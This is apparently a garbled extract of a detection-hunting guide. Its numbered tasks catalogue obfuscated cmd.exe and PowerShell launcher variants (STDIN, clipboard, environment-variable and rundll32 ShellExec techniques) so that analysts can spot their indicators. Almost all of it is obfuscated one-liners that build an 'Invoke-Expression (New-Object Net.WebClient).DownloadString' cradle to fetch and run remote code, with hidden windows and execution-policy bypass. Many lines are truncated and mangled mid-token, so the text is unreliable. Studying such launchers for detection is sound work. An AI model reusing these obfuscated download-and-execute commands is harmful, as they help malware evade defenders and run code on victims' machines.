		<pre>CMD.ExE/C"sEt iXH=Invoke-Expression (New-Object Net.WebClient).DownloadString&& poWersHELL -nonINTera [TyPE](\"{1}{0}{2}\"-F 'oN','enviR','ment') ; (\${Xh`T8}::(\">{3}{4}{1}\" -faB','e','i','GETEN','viRon','l','MenTVAR').Invoke('ixH',(\\"f 'P','S','ROCES'))) ^ . (\"{1}{0}\"-f 'X','iE')"</pre>
		<pre>C:\winDoWs\SySTeM32\cmd.Exe /C"SET NOtl=Invoke-Expre(New-Object Net.WebClient).DownloadString&& PowerShElL SET-iteM ('VAR' + 'i' + 'A' + 'blE:Ao6' + 'lO') ([TYpe](\"{2}{3}{'iRoN','mENT','e','nv')) ; \${exECUtIONCONtEXT}.\"IN`VO`KecOmMaND\".\"inVo`KES`cGEt-VARiAble ('a' + 'o6lO') -vaLU)::(\">{1}{4}{2}{3}{0}\" -fe','gETenvlR','NtvaRla','BL','ONme').Invoke((\">{0}{1}\"-f'n','o{1}\" -fpRoC','esS')))"</pre>
		<pre>C:\WIndoWs\system32\cMD /c "sET qTHsa=Invoke-ExpressiObject Net.WebClient).DownloadString&& POWerSHell -NO \${m`FLj`92} = [TYPE](\"{1}{2}{0}\" -F 'eNT','enViRo','NM') ; (\${mF`LJ`92}::(\">{4}{2}{3}{0}{1}\" -f 'L','e','RoNMe','nTVariab','gE).Invoke((\">{0}{1}\" -f 'qTHS','A'),(\">{0}{1}\"-fpR','oCEsS')) ^ {0}{1}{2}\" -fKe-','eXP','rEsSiOn','invO')"</pre>
		<pre>c:\wiNDOWs\system32\CmD.exe /C "SEt Tzd=Invoke-Expres: Object Net.WebClient).DownloadString&& pOWeRShElL -cOI \$RiJGI = [TyPe](\"{0}{2}{1}\" -f 'ENViROn','t','Men') ; \$ {ExeCutlIONConTeXT}.\"iNVo`keCO`MManD\".(\"{0}{2}{1}{3}\" 'INv','KEscri','o','Pt').Invoke((\$rijGl::(\"{1}{4}{3}{0}{2}\" -ftVarIAB','ge','Le','meN','tenvIrOn').Invoke('TzD',(\"{2}{0}{1}\" 'cEs','s','PRO'))))"</pre>
		<pre>C:\wInDOWS\SYSTeM32\cMD.EXe /C "seT XyP=Invoke-Expre(New-Object Net.WebClient).DownloadString&& pOWeRShEl hIDD (.(\">{0}{2}{1}\"-f 'v','E','aRiABL') (\">{0}{1}\"-f 'e','x*xT') -VaLU).\"inV`OKE`CoMMa`Nd\".(\">{1}{0}{2}\" -f 'OKES','INV','CRlpt').Invoke((^& ('lS') (\"{1}{0}\"-f'xyp','EnV:'))).\"Va`luE\")"</pre>
		<pre>C:\wiNdOWs\SyStem32\cMD /C "SeT NlRHS=Invoke-Expres(New-Object Net.WebClient).DownloadString&& poWeRShEl EXECuTIONpoLIcY bypasS (.(\">{0}{1}\"-f 'vARi','Able') (\">{0}{1'fe','X*XT') -VALuEoNly).\"inV`OKE`COMma`ND\".(\">{1}{0}{2}\fip','InVokeScR','T').Invoke((^& (\"{2}{3}{0}{1}{4}\"-f'Di','t','C CHIL','EM') (\">{3}{1}{2}{0}\"-f 'Rhs','nv',':nl','E')).\"VaL`UE\")"</pre>
		<pre>cMd.eXE /C "Set prJ=Invoke-Expression (New-Object Net.WebClient).DownloadString&& C:\WIndows\SYSWOW64\wInDowspoWeRShell\V1.0\PoWEr ^&(\">{1}{0}\" -f 'x','ie') ((. \">{0}{1}\" -f 'D','ir') (\">{2}{0}{1}\"-f 'pr','J','ENV:')) .\"v`ALuE\") "</pre>

STDIN+ LAUNCHER OBFUSCATION

[Back to the Contents](#) 

Task #	Option	Results
25	LAUNCHER\STDIN+*	<p>Options LAUNCHER\STDIN+\0 - LAUNCHER\STDIN+\8 just apply different PS keys the same way as LAUNCHER\PS* (task 10), so in this task we should only hunt for STDIN+ indicators:</p> <pre>cmd /C "echo\Invoke-Expression (New-Object Net.WebClient).DownloadString poWErShell \$EXECUTiONCONteXT.iNVoKEcoMMand.inVokeScRipt(\${iN</pre> <pre>c:\windows\sYstEm32\CmD.eXE /C "echO\Invoke-Expressic Net.WebClient).DownloadString POWersHELL -NoEXiT -"</pre> <pre>c:\wlnDOWs\SYstem32\CMD /c " echO Invoke-Expression Net.WebClient).DownloadString pOWerShell -noNlnTeRA ([sTRiNg]\$VERBosEPReErENcE)[1,3]+'x'-JOin")"</pre> <pre>c:\WiNDOWs\sysTEm32\cmd.EXe /C " ECHo Invoke-Expres Net.WebClient).DownloadString POWersHELL -noI \${EXEcUtIIONCONTeXT}.iNVoKEComMANd.InvOKEScRIPt(</pre> <pre>CMD.eXe /c "eCHO/Invoke-Expression (New-Object Net.WebClient).DownloadString poWeRShELl -nOprof \${EXecUTiONCONteXT}.iNVokecOmManD.iNVokesCrIPt(\$</pre> <pre>C:\wiNDOWs\SYSTEm32\cMd /C"ECHo\Invoke-Expression Net.WebClient).DownloadString POWeRSHELL -coMma \$i</pre> <pre>c:\wlnDows\SYsteM32\CMD.Exe /c " EChO Invoke-Express Net.WebClient).DownloadString pOwersHELL -winDoWSt iTeM 'Variable:eX*Xt').ValuE.InVokecomMAND.InVoKeScRI</pre> <pre>c:\wiNDOWS\SySTem32\cmd /C " ECho Invoke-Expression Net.WebClient).DownloadString poweRsheLL -EXEcUTiON \$SHELLID[1]+\$ShELlId[13]+'x')(\${input})" </pre> <pre>cMD /C "ECHO\Invoke-Expression (New-Object Net.WebClient).DownloadString C:\wiNdOWs\SYswow64\WIndOWSPoWeRShELl\V1.0\powrsh.exe -c 'variable:EXECuTiONcontext').vaLuE.InVoKEcoMMANd.Invokescript(</pre>

CLIP+ LAUNCHER OBFUSCATION

[Back to the Contents](#) 

Task #	Option	Results
26	LAUNCHER\CLIP+*	<p>Options LAUNCHER\CLIP+\0 - LAUNCHER\CLIP+\8 of the launcher just apply different PS keys the same way as LAUNCHER\PS* (task 10), so in this task we should only hunt for CLIP+ indicators:</p> <pre>cmd /C "ECho\Invoke-Expression (New-Object Net.WebClient).DownloadString cLip.exE && POwErshELL -f '{1}{0}\'-f 'type','-T','Add') -AN (\"{3}{1}{0}{4}{2}\" -f ent','s',(\'fC','ore'),'Pre',(\"{1}{0}\" -f 'n','atio')) ;([System.WIndOWS.CLiPBOARD]::(\"{1}{0}\" -f 'xt',(\"{0}{1}\" -f ' ').\"I`NvOKE\"()) ^ ^& (([StRING]\$ {VEr`Bosep`R`efeREncE} + 'x'-JOIN\") ; [System.Windows.Clipboard]::(\"{0}{1}\" -f 'CI','ear').\"i`Nv`OkE\"()"</pre> <pre>C:\WIndows\SystEm32\CMD /C " echO Invoke-Expression (l Object Net.WebClient).DownloadString cLip.EXE&& POWerSHELL -st . (\"{1}{0}{2}\" -f(\"{0}{1}\" -f '-T','yp'),'Add','e') -Assemb ({3}\" -f 'tio','nCo',(\"{0}{1}\" -f 'Pre','senta'),'re') ; . (\${sh`eL`Lic \${Sh`eL`lid}[13] + 'x') (([wiNDOWs.clIpBoARD]::(\"{0}{1}{2}\"</pre>

		<pre>{1}\\" -f 'get','tE'),'x','t').\\"invO`Ke\"()) ; [Windows.Clipboard]: {1}\\" -f (\"{1}{0}\" -f'e','etT'),'xt','S').\\"in`VokE\"(' ')" Cmd /c " eCHO/Invoke-Expression (New-Object Net.WebClient).DownloadString cLIp && POWerSHELL -Nor STa \${d`SCTG} = [Reflection.Assembly]::(\"{2}{0}{1}{3}\" -f(\"{0 f`adWithP','a'),(\"{1}{0}\" -f 'tia','r'),'Lo',(\"{0}{1}\" -f 'INa','me)).\\"iNVo`ke\"((\"{5}{1}{2}{3}{4}{0}\" -f'orms','ys','tem','.Windo) ; \${EXEcUtlIONcontext}.\\"i`N`Vok`ECOMMA`Nd\".\\"INvOK`e ([sYSteM.winDoWs.FoRmS.ClIPboArd]::(\"{1}{0}\" -f(\"{1}{0}\" 'xT','TE'),'GeT').\\"I`Nvo`Ke\"()) ; [System.Windows.Forms.Cl \"{1}{0}\" -f 'ear','CI').\\"IN`Voke\"()" Cmd /c" echo/Invoke-Expression (New-Object Net.WebClient).DownloadString cLiP&& POWerSheLI -Nolo {1}{2}{0}\"-f'pe','Ad',(\"{1}{0}\" -fTy','d-')) -Assemb (\"{5}{1}{ 4}\" -f'ows','y','.F',(\"{0}{1}{2}\" -f'stem.W','i','nd'),(\"{0}{1}\"-f),'S') ; ([SySTEM.wiNDows.FoRmS.ClIPbOArd]::(\"{1}{0}\" -f (fT','TTeX'),'gE').\\"invO`Ke\"()) ^ ^&(\"{5}{1}{2}{4}{3}{0}\" -i {0}\"-fKE-'o'),(\"{2}{1}{0}\"-f 'pRESS','x','e'),'o','i','iNV') ; [System.Windows.Forms.Clipboard]::(\"{0}{1}\" -f(\"{1}{0}\"-f),'xt').\\"InV`oKe\"(' ')" CMD/c " ECho Invoke-Expression (New-Object Net.WebClient).DownloadString c:\WiNDowS\SySteM32\cLIp powershEIL -noPRO -sTa ^& (\"{2}{0}{1}\" -f 'dd',(\"{1}{0}\"-f),'A') -AssemblyN (\"{0}{3}{2}{1}{4}\"-f'Pr','nCo',(\"{0}{1}\"- f'e','ntatio'),'es','re') ; ^& (([StRinG]\${ve`RB`OSE`pr`e`FeReN + 'x'-JoiN\") (([sySTem.WInDOWs.ClipbOArd]::(\"{1}{0}\" -f(f`tTe','xt'),'ge').\\"IN`Vo`Ke\"())) ; [System.Windows.Clipboar {1}{0}\" -f't',(\"{0}{1}\" -f 'tT','ex'),'Se').\\"In`V`oKe\"(' ')" C:\WiNDOWS\SYSTem32\cMd /c " Echo\Invoke-Expression (Object Net.WebClient).DownloadString C:\WiNDOWS\System32\cliP.ExE&& poweRshELL -stA -COrr {1}{0}{2}\"-f 'p',(\"{1}{0}\" -fTy','Add-'),'e') -A (\"{2}{1}{0}\"-f'e {2}{0}\" -f'nC','Pr','esentatio')) ; \${eXeCUtlIONConteXT}.\\"InvOKE`co`mManD\".\\"I`N`V`okEsC [WiNdOWs.ClIPBoARd]::(\"{0}{1}{2}\"-f 'GET','T','EXt').\\"I`NV`o [Windows.Clipboard]::(\"{1}{0}\"-f 'ar','Cle').\\"i`N`VoKe\"()" c:\wInDOWs\SYStEm32\cmD.ExE /C " EChO Invoke-Expressi Object Net.WebClient).DownloadString ClIp && poweRshEll WINDO Hid . (\"{2}{0}{1}\"-f (\"{0}{1}\"-f '-' ,Typ'),'e','Add') -. {1}{3}{0}\"-f'rms','.F','ows','o',(\"{2}{1}{0}\"-f 'nd','tem.Wi','Sys' \${EXEcUtioncONtEXt}.\\"iNvoKECom`mA`ND\".\\"inVoK`eS`Cri [wIndOWs.ForMs.ClIPBOard]::(\"{1}{0}\" -f (\"{1}{0}\" -fT','tT).\\"iNV`OkE\"()) ; [Windows.Forms.Clipboard]::(\"{1}{0}{2}\" {0}{1}\"-f 'Se','tT'),'xt').\\"InVO`KE\"(' ')" cmD.exe /c " ECHo Invoke-Expression (New-Object Net.WebClient).DownloadString CLiP && PowErSHell -St - exEcUTiONPoL BypAss ^&(\"{1}{0}\"-f(\"{0}{2}{1}\" -f 'd','ype') -Assem (\"{0}{2}{1}{3}\" -f 'Sys',(\"{0}{2}{1}\" -f '.W','ndows. (\"{1}{0}\"-f'rms','Fo')) ; (^& (\"{2}{3}{0}{1}\" -fBL','e',(\"{1}{ ','G'),(\"{1}{0}\"-f'rIa','va')) (\"{1}{0}\"-f't','EX*x')).\\"v`AIUE\".\\"In`VO`k`ecOMmANd\".\\"I`NvOke`SCRiPT\"(([system.WiNdOWS.FoRmS.cliPbOArd]::(\"{1}{0}\" -f(\"{1}{0}\" fXT','tTE'),'GE').\\"i`NvOke\"())) ; [System.Windows.Forms.Cl \"{0}{1}\"-fCle','ar').\\"I`N`VOKe\"()" CMd.eXE /C "ECho/Invoke-Expression (New-Object Net.WebClient).DownloadString C:\WiNDOWS\system32\cL C:\wInDowS\SYSwOW64\windoWSPOWeRshell\V1.0\pOwEl -StA \${Nu`ll} = [Reflection.Assembly]::(\"{0}{3}{5}{1}{4}{2}\" -i {1}\"-f 'Load','W'),'a','e','ith',(\"{0}{1}\" -fIN','am'),(\"{0}{1}\" fPart','i')).\\"I`Nvo`ke\"((\"{2}{0}{3}{4}{1}\"-f 'tem.Window','s','Sys','s','.Form')) ; ([Windows.fOrms.cllpboa {0}{2}\" -f'x',(\"{0}{1}\" -fGETt','E'),'T').\\"Inv`o`kE\"())^ .(\${eNV`c`o`MSPEc}[4,24,25]-JoiN\");[Windows.Forms.Clipboar {0}{1}\"-f 'etT','ext','S').\\"INVo`kE\"(' ')"</pre>
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VAR+ + LAUNCHER OBFUSCATION

[Back to the Contents](#) 

Task #	Option	Results
27	LAUNCHER\VAR++*	<p>Options LAUNCHER\VAR++\0 - LAUNCHER\VAR++\8 o just apply different PS keys the same way as LAUNCHER\ so in this task we should only hunt for VAR++ indicators</p> <p>C:\wINDOWs\SYStEM32\CmD /C "SeT jxGL=Invoke-Expres Object Net.WebClient).DownloadString&&Set wtl=poweRs {1}{0}\"-f'ex','l') ((.\"{1}{0}\" -f'l','gc') (\"{0}{1}{2}\" - f'E','nv',';jXgL')).\"v`AluE\") && C:\wINDOWs\SYStEM32\CmD</p> <p>c:\WiNDOWS\SYStEm32\CmD.exe /C "sEt DeJLz=Invoke-E (New-Object Net.WebClient).DownloadString&&set yBKM: noeX ^ ^ ^ &(\"{2}{0}{1}\"-f '-ltE','m','seT') ('V' + 'a' + 'RiAbIE) ([TYpE](\"{2}{3}{0}{1}\"-f 'e','NT','e','NViRONM')) ; ^ ^ ^ & [sTrIng]\${VE`Rbo`SepReFER`Ence}][1,3] + 'X'-joIn")((.('gl') 'RIAbLe:z8j' + 'u2' + 'l')).vALUe::(\"{2}{5}{0}{1}{6}{4}{3}\" -f 'lRo','Nm','GETE','ABIE','l','nv','enTVAr').Invoke((\"{0}{1}\"-fd {0}\"-fcEss','P','RO')))&& c:\WiNDOWS\SYStEm32\CmD.e</p> <p>cMD /c "SeT xClr=Invoke-Expression (New-Object Net.WebClient).DownloadString&&SET Fck=pOWersheLL - \${L3`V`BF6} = [TYpE](\"{0}{2}{1}\"-F'envlro','t','NMEN'); \${ExEcUtionCoNteXt}.\"i`NvOkeCoM`manD\".\"I`NVOk`es`C {1}{0}\" -f 'itEM','-Chlld','GeT') variaBLE:l3VbF6).vAlue::(\"{ `V','GEtEn','riA','BLE','IronMenTvA').Invoke((\"{0}{1}\"-f'XC',' fEss','PROc')))&& cMD /c %Fck%"</p> <p>C:\WINDows\SYStEM32\cMD /C "Set GjQ=Invoke-Express Object Net.WebClient).DownloadString&&set QbzO=pOW (\ "{0}{1}{2}{3}\"-f 'g','Et','-VA','RIAbIE') (\ "{0}{2}{1}\" - fEXECUTiOnCOnt','t','eX').\"va`lUE\".\"INV`okeC`o`MmAn {0}\" -f'rIpt','keS','invO','c').Invoke((.(\ "{2}{0}{1}\"-f '-l','Tem', {1}\"-f 'eNV:G','jQ')).\"VAI`UE\")&& C:\WINDows\SYStEM32\cMD</p> <p>C:\WIndOWs\SYStem32\Cmd.Exe /C "Set ldwE=Invoke-Exp Object Net.WebClient).DownloadString&&set QExio=pOW NOPROFiL Set-iTEM VArlAbLe:8u5q ([TYpe](\"{0}{2}{1}\" - 'eNVi','Nt','ronme')); (.(\ "{2}{1}{0}\"-f '-iTem','eT','G') (\"{0} 'VaRla','X*xT','ble',':E')).\"V`ALuE\".\"I`NV`Ok`ECO`mMand\" f't','Rlp','c','invoKes').Invoke((\${8u`5Q}::(\ "{0}{1}{2}{5}{3}{6} f'g','et','E','roN','iabLe','NVI','MEntVAR').Invoke((\"{1}{0}\" - {0}{1}\"-f'pRo','cEss'))))&& C:\WIndOWs\SYStem32\Cmd.E /C%QexIO%"</p> <p>C:\WINDoWs\SYStEM32\Cmd /C "sEt lzXrV=Invoke-Expres Object Net.WebClient).DownloadString&&SeT ytw=pOWEr ^ ^ ^ &(\${s`helL`iD}[1] + \${sh`El`liD}[13] + 'x') ((.(\ "{1}{0}\" - {2}{3}{0}\"-f 'V','E','n','v:lzxR')).\"v`AluE\")&&C:\WINDoWs\S /C %yTW%"</p> <p>CMD.EXe /C "sEt cDpyq=Invoke-Expression (New-Object Net.WebClient).DownloadString&&Set kuxSF=pOWeRShel hIDDEN (.\ "{0}{1}\" -f'C','HiIDITem') (\ "{1}{0}{2}\" -f 'v:CdPy).\"VA`LUe\" ^ ^ ^ ^ ^ ^ &(\${verBOse`PreFE`R`ENCe}).(\ "{1} fINg','ToSTR').Invoke()[1,3]+'X'-jOIn")&&CMD.EXe /C%kU</p> <p>cMD.ExE /C "SET BudG=Invoke-Expression (New-Object Net.WebClient).DownloadString&&SeT KhJC=PowersHeLL bypasS ^ ^ ^ &('sV') (\"{1}{2}{0}\" -f'17j','X','W6') ([tYPE](\ f'En','T','ViROnmeN')) ; (.(\ "{1}{0}{2}\" -f'rl','VA','ABIE') (\"(fEXECUtIONC','Nt','o','eXt')).\"V`AluE\".\"Inv`okecom`Mani {0}\"-f 'ript','vOke','In','SC').Invoke((\$XW617j::(\"{2}{3}{5}{0 'NmE','N','gEtEnv','lR','tVArIAb','o','lE').Invoke((\"{0}{1}\" -f'b {0}\"-f'SS','PROCE'))))&& cMD.ExE /C%KHjC%"</p>

		<pre>CMD /C"sET KUR=Invoke-Expression (New-Object Net.WebClient).DownloadString&&Set Mxl=C:\wINDowS\YsWow64\winDOWspoWERSheLI\V1.0\ \${ExEcut`IoN`cON`TEXT}.\`invo`kEcoMm`A`ND\".(\"{2}{1}{0} 'pt','EscRi','INvOk').Invoke((. \"{0}{1}\" -f'D','IR') (\"{0}{1}\ fENV:kU','R')).\"vAl`Ue\")&& CMD /C%mXI%</pre>
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STDIN + + LAUNCHER OBFUSCATION

[Back to the Contents](#) 

Task #	Option	Results
28	LAUNCHER\STDIN++*	<p>Options LAUNCHER\STDIN++\0 - LAUNCHER\STDIN launcher just apply different PS keys the same way as LAUNCHER\PS* (task 10), so in this task we should on STDIN++ indicators:</p> <pre>cmD /c "SEt nEp= Invoke-Expression (New-Object Net.WebClient).DownloadString &&set EcPq=Echo (Dir vaRIABLE:*XeC*T).valuE.iNvOkECoMMaNd.INVOKEscriPt ([eNViROnMenT]::geTenvIRONmentVArIabLe('nEP','PROC)^ PowersHEIL (VArIABLe 'eXeCUtIoNContext' - VAL).InVoKECoMmand.InvOkEscRipt(\${InPuT}) && cmD C:\wiNdOWs\SystEm32\cMD.EXe /c "sET XnK= Invoke-E (New-Object Net.WebClient).DownloadString && sET PZ \${EXECutIoNcOnTEXT}.inVoKecommaNd.iNvoKeSCrIPt(([eNvirOnMENt]::GETenVirOnmENTVARIABLE('XNk','pRoc powerSHelL -NoE - && C:\wiNdOWs\SystEm32\cMD.EX CmD.ExE/c "SEt jqP= Invoke-Expression (New-Object Net.WebClient).DownloadString && sET BvZ=eChO InV(eXPreSsion ([enviRONMenT]::GEteNVIRonmENTvArIABLe('JQP','pROc POWeRShELl -NoNinTE \$INPUT^^^ ^^^&(\$shELlId[1]+\$ShELlId[13]+'x')&& CmD.ExE/c%bVz%" cMd.EXE /C "SET RiJ= Invoke-Expression (New-Object Net.WebClient).DownloadString && sET KTpFR=Echo \${eXECuTIONcOnTEXT}.iNVOkeCommAND.INvOkEScriPt(eNV:rlj).vaLUe) ^ PoWeRsheLL -NOLoG (GET-chiLDItEm 'VArIaBIe:ex*XT').vAlue.InvokECOMmand.iNvokEScriPt(\$i cMd.EXE /C%ktpfR%" CmD.EXE /C "SeT khW=Invoke-Expression (New-Object Net.WebClient).DownloadString&&Set XWPGa=echO \${EXECuTIonContext}.inVOKeCommand.iNVoKESCRipt((EnV:khW).vaLuE) ^ PoWeRsHell -nOproF .(\$Env:cOmSPec[4,26,25]-jOiN")(\${inPuT}) &&CmD.EXE / c:\wiNDowS\syStem32\CMd.Exe /C "sEt xjIow= Invoke-E (New-Object Net.WebClient).DownloadString&&sEt niG= ENv:XjIOW).vaLUE ^ powersheLI -coMm (chIlditeM 'vARiABLe:ex*XT').vAlUE.iNvoKEcoMMaNd.invoKEScriPt(: c:\wiNDowS\syStem32\CMd.Exe /C %NIg%" CMd/C "sEt GuZ= Invoke-Expression (New-Object Net.WebClient).DownloadString &&set Cpa=echO INVol exprESSiOn (iteM env:gUZ).vALuE ^ POWeRSHEIL -wInI \${ExecutioncOntexT}.invokECOMmand.invokescriPt(\${iN CMd/C%Cpa%" C:\wInDOWS\YsYsTEM32\cMD /c "SET RnK= Invoke-Expri Object Net.WebClient).DownloadString &&sEt ryP=ECH(vaRIABLE:E*oNTe*).VaLUe.iNvokecOmMaNd.inVOKeScRIP ([eNVirONmENT]::GEtENVirOnMeNtVArIABLe('rNk','PROc Powershell -EXecu byPASs \$eXecutiOnCONTeXT.invokeCoMmaND.iNVOKEsCrIPt(\$ C:\wInDOWS\YsYsTEM32\cMD /c %RyP%"</pre>

		C:\winDowS\SysteM32\Cmd /C "set sHM=Invoke-Expre: Object Net.WebClient).DownloadString && SEt gBc=ECt \$eXECutionconTeXt.inVoKECOmmanD.InVoKEScripT(([ENVirOnment]::geTenVlrONMEnTvaRIAbLe('shM','PRoCl C:\WiNDoWS\SYSswoW64\WindoWspoWerSHelL\V1.0\p(^ ^ ^ & (\$PSHOME[4]+\$psHOME[30]+'X') (\$InPUt) && C:\winDowS\SysteM32\Cmd /C %gbc%"
--	--	---

CLIP++ LAUNCHER OBFUSCATION

[Back to the Contents](#) 


Task #	Option	Results
29	LAUNCHER\CLIP++*	<p>Options LAUNCHER\CLIP++\0 - LAUNCHER\CLIP++\8 same way as LAUNCHER\PS* (task 10), so in this task w</p> <p>C:\WiNdoWS\sySteM32\CMd /c " ECho\Invoke-Expressior Net.WebClient).DownloadString Clip.Exe&&C:\WiNdoWS\s f'dd-',(\{"0}{1}\\" -f 'T','ype'),'A') -Assembly (\{"4}{1}{3}{0}{2 \{"2}{1}{0}\\" -f 'rms','Fo','s.'),'i','Sy') ; \${exeCUtlOnCONTeXT} [sYSteM.wiNDoWS.forMs.ClIPboaRD]::(\{"2}{0}{1}\\" -f'Ex','t' [System.Windows.Forms.Clipboard]::(\{"1}{0}\\" -f 'ar','Cle').'</p> <p>C:\WlnDows\System32\cMd /c " echO Invoke-Expression C:\wiNDOWs\SyStEm32\cLiP.exe &&C:\WlnDows\System: {2}\\"-f 'Ad','d-T','ype') -A (\{"4}{0}{1}{2}{3}\\"-f 'y',(\{"0}{2}{1) ; \${EXEcUtIONcONtEXT}.\"IN`Vo`kECoMm`AnD\".\"I`N`Vo {1}\\"-f'GE',(\{"0}{1}\\"-f 'TT','EXt')).\"INV`Oke\"()) ; [Windo f'le','ar')).\"iN`V`oKe\"()"</p> <p>C:\wiNdowS\syStEm32\cmd /C" echO Invoke-Expression (clIp&&C:\wiNdowS\syStEm32\cmd /CPoWeRSHELL -sta -Nc [System.Reflection.Assembly]::(\{"2}{1}{3}{0}\\" -f(\{"0}{1}\\" - 'hPart','ia')).\"i`NvOke\"((\{"3}{4}{1}{0}{2}\\" -f'Windows.For','i \${eX`Ec`UT`ioN`coNteXt}.\"I`N`VOKEcOMm`And\".\"In`VOk {0}\\"-f'EXt',(\{"1}{0}\\" -f 'T','gET')).\"INV`okE\"()) ; [Window 'tTe','Se'),'t').\"i`NvoKe\"(' ')"</p> <p>C:\WiNDoWs\SYsTEM32\CmD.exe /C" echo\Invoke-Expres C:\WIndOWs\SYSteM32\CLip &&C:\WiNDoWs\SYsTEM32' [System.Reflection.Assembly]::(\{"0}{3}{4}{1}{2}\\" -f(\{"0}{1} 'ial','N','ame'),'it','h').\"in`VO`KE\"((\{"3}{1}{4}{5}{2}{0}\\"-f'rn [wIndows.fOrms.cLIpBOArD]::(\{"1}{0}\\"-f'T',(\{"1}{0}\\" -f'tE {2}{1}{0}\\"-f 'e',(\{"2}{1}{0}\\"-f'IABl','aR','v'),(\{"0}{1}\\"-f'Get' jOin") ; [Windows.Forms.Clipboard]::(\{"0}{1}\\" -f (\{"1}{0}\\"</p> <p>C:\WiNdoWs\SYsTeM32\Cmd.EXE /C"EcHO/Invoke-Expres CLIp&&C:\WiNdoWs\SYsTeM32\Cmd.EXE /C powErShELl Assem (\{"1}{3}{0}{4}{2}\\" -f'ent','Pre',(\{"2}{0}{1}\\"-f 'nCor',' f'rIab','L'),'va','e') (\{"1}{0}{4}{3}{2}\\" -f'xEc','e','OncontEXt','t).\"va`lUe\".\"invok`E`cOmM`AnD\".\"INv`o`k`EscRIPt\"(([S; {1}\\"-f 'gEt','Te')).\"i`NVO`ke\"()) ; [System.Windows.Clipl f'Se','tTex')).\"INvo`KE\"(' ')"</p> <p>CmD/C "Echo/Invoke-Expression (New-Object Net.WebCli &&CmD/C poweRshell -ST -comMaNd ^ ^ ^ & (\{"0}{1}\\"- AssemblyNam (\{"0}{3}{1}{2}\\"-f(\{"0}{1}{2}\\" -f'Pre','se','nt' \${exECUtionCONText}.\"iNVOkEC`o`MMA`Nd\".\"I`N`VokES \{"0}{1}\\" -f'Ette','Xt')).\"iN`V`OKE\"(0)) ;[Windows.Clipboar</p> <p>cmd /C" eChO\Invoke-Expression (New-Object Net.WebCl -ST -WiNdoWStY HiddeN \${U`A`TVRY} = [System.Reflectic f'd','Loa'),'l',(\{"0}{1}\\"-f 'N','ame'),(\{"2}{0}{1}\\" -f'Pa','rti','V 'ws.','Forms','y','st','Windo','S','em.')) ; ([wIndoWS.formS.cLIj).\"inVO`kE\"()) ^ ^ ^ ^ ^ ^ & (\${v`e`RbOsePRE`FErENCE}.(\).\"In`V`Oke\"() [1,3]+'x'-JOIn") ; [Windows.Forms.Clipboa).\"iN`VOke\"()"</p> <p>c:\WiNdoWS\SYsteM32\cmd.Exe /c " Echo Invoke-Expressi C:\wlnDows\SYSTEM32\ClIp.EXE&&c:\WiNdoWS\SYsteM3</p>

		<pre>ST ^^^^&(\{"0}{2}{1}\\"-f (\"{0}{1}\"-f'Ad','d-T'),'pe','y') -As ('re','nCo','entatio')) ; ([WiNdOwS.cLIpBOArD]::(\"{2}{1}{0}\ ^^^^ . (([sTRING]\$ {ve`RBosEp`ReFe`Re`NcE})[1,3] + 'x'-jo {1}\\"-f't','Text'),'e','S').\\In`VO`kE\"(' ')\" CMd/C \" ecHo Invoke-Expression (New-Object Net.WebCl C:\\wiNdows\\system32\\ClIp.ExE&&CMd/Cc:\\WinDows\\sys\\ -Sta . (\\\"{1}{0}{2}\" -f 'T',(\"{0}{1}\"-f 'A','dd-'),'ype') -AN (\\ 'tem','s.F','.',','Window'),'Sys','or','m','s') ; \${exECUTIOncONT [wiNDOWs.fOrmS.cLIpBOARd]::(\"{1}{2}{0}\"-f 't',\\\"{0}{1}\" [Windows.Forms.Clipboard]::(\"{0}{1}\" -f (\\\"{1}{0}\"-f'lea','C</pre>
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RUNDLL+ + LAUNCHER OBFUSCATION

[Back to the Contents](#) 


Task #	Option	Results
30	LAUNCHER\\RUNDLL+ + *	<p>Options LAUNCHER\\RUNDLL+ + \\0 - LAUNCHER\\RU launcher just apply different PS keys the same way a (task 10), so in this task we should only hunt for RUN</p> <pre>c:\\WiNdOws\\sySTeM32\\cMd /c "SeT jgXU=Invoke-Exp Object Net.WebClient).DownloadString&&RuNdLL32.€ ShellExec_RunDLL "pOWERshell" " (.('GI') ('{0}{1}'-fEN ^ . ('{1}{0}'-f'ex','i')" C:\\wIndows\\sysTEM32\\cMd.eXE /C"sET EvXC=Invoke- Object Net.WebClient).DownloadString&&RunDLL32 \$,ShellExec_RunDLL "POWeRsheLI" "-NoEXi " " \$pctJ7F : {3}'-F 'O','NVir','E','NmeNT') ; (^& ('{0}{1}' -f 'i','tem') ('v','LE','EXECu','IoNcOnTexT','T','aRiaB')).'vALUe'.invoKe {1}{3}'-f'I','KE','Nvo','sCRlpt').Invoke((\$Pctj7f:('{2}{0}{3} 'NvlrO','VA','getE','nMEnt','E','rIAbl').Invoke(('{1}{0}'-f' f's','Proce','s')))"</pre> <pre>c:\\wInDOWS\\SySTeM32\\CMD.exe /c "Set gsJ=Invoke- Object Net.WebClient).DownloadString&&C:\\WInDoWs\\SYSTI SHELL32.DLL ShellExec_RunDLL "pOwershell" " -NON [Type]('{2}{0}{1}' -F'NMen','t','envIRO')) ; .('{4}{3}{0}{1} f'pR','EsSio','n','ex','iNVokE-')(((. ('{1}{2}{0}' -f 'ITeM','ç).VALUe::('{3}{5}{0}{4}{1}{6}{2}'-f'nV','Me','IABLE','g','IroN).Invoke('gSj',('{1}{0}{2}' -f'OCE','Pr','ss')))"</pre> <pre>C:\\winDoWS\\sYStem32\\CMD /c"sEt iQw=Invoke-Expr Net.WebClient).DownloadString&&C:\\WIndoWS\\sYSTE SHELL32.DLL,ShellExec_RunDLL "PoweRShell" "-NoLO([string]\$ {VERBoSEPreFEReNcE})[1,3] + 'X'-JOIn") ((^ 'iTe','m','chILD') ('{1}{0}' -f ':lqw','EnV')).'VALUE') "</pre> <pre>CmD.EXE /c "SEt igfM=Invoke-Expression (New-Objec Net.WebClient).DownloadString&&RuNdll32 SHELL32 ShellExec_RunDLL "PoWeRsheLI" " -noPRoFIL " " (^& 'eM','GE','t-child','IT') ('{0}{1}' -f'E','nV:igFm')).'VALUE' 'x','ie')"</pre> <pre>C:\\wInDoWs\\sYsTEm32\\CMD.eXE /C "set Ahi=Invoke- Object Net.WebClient).DownloadString&&rundLL32 S ShellExec_RunDLL "pOweRshELL" " -C " " (.('{0}{1}'-f 'i f'ahl','EN','V:')).'Value' ^ . (\${eNV:cOMspEC}[4,15,25]-</pre> <pre>cmd /C "seT LFM=Invoke-Expression (New-Object Net.WebClient).DownloadString&&c:\\WinDoWs\\sYsTel SHELL32.DLL ShellExec_RunDLL "powerShELL" " -WInr "\$PGRV4H = [TyPe]('{3}{2}{1}{0}'-F 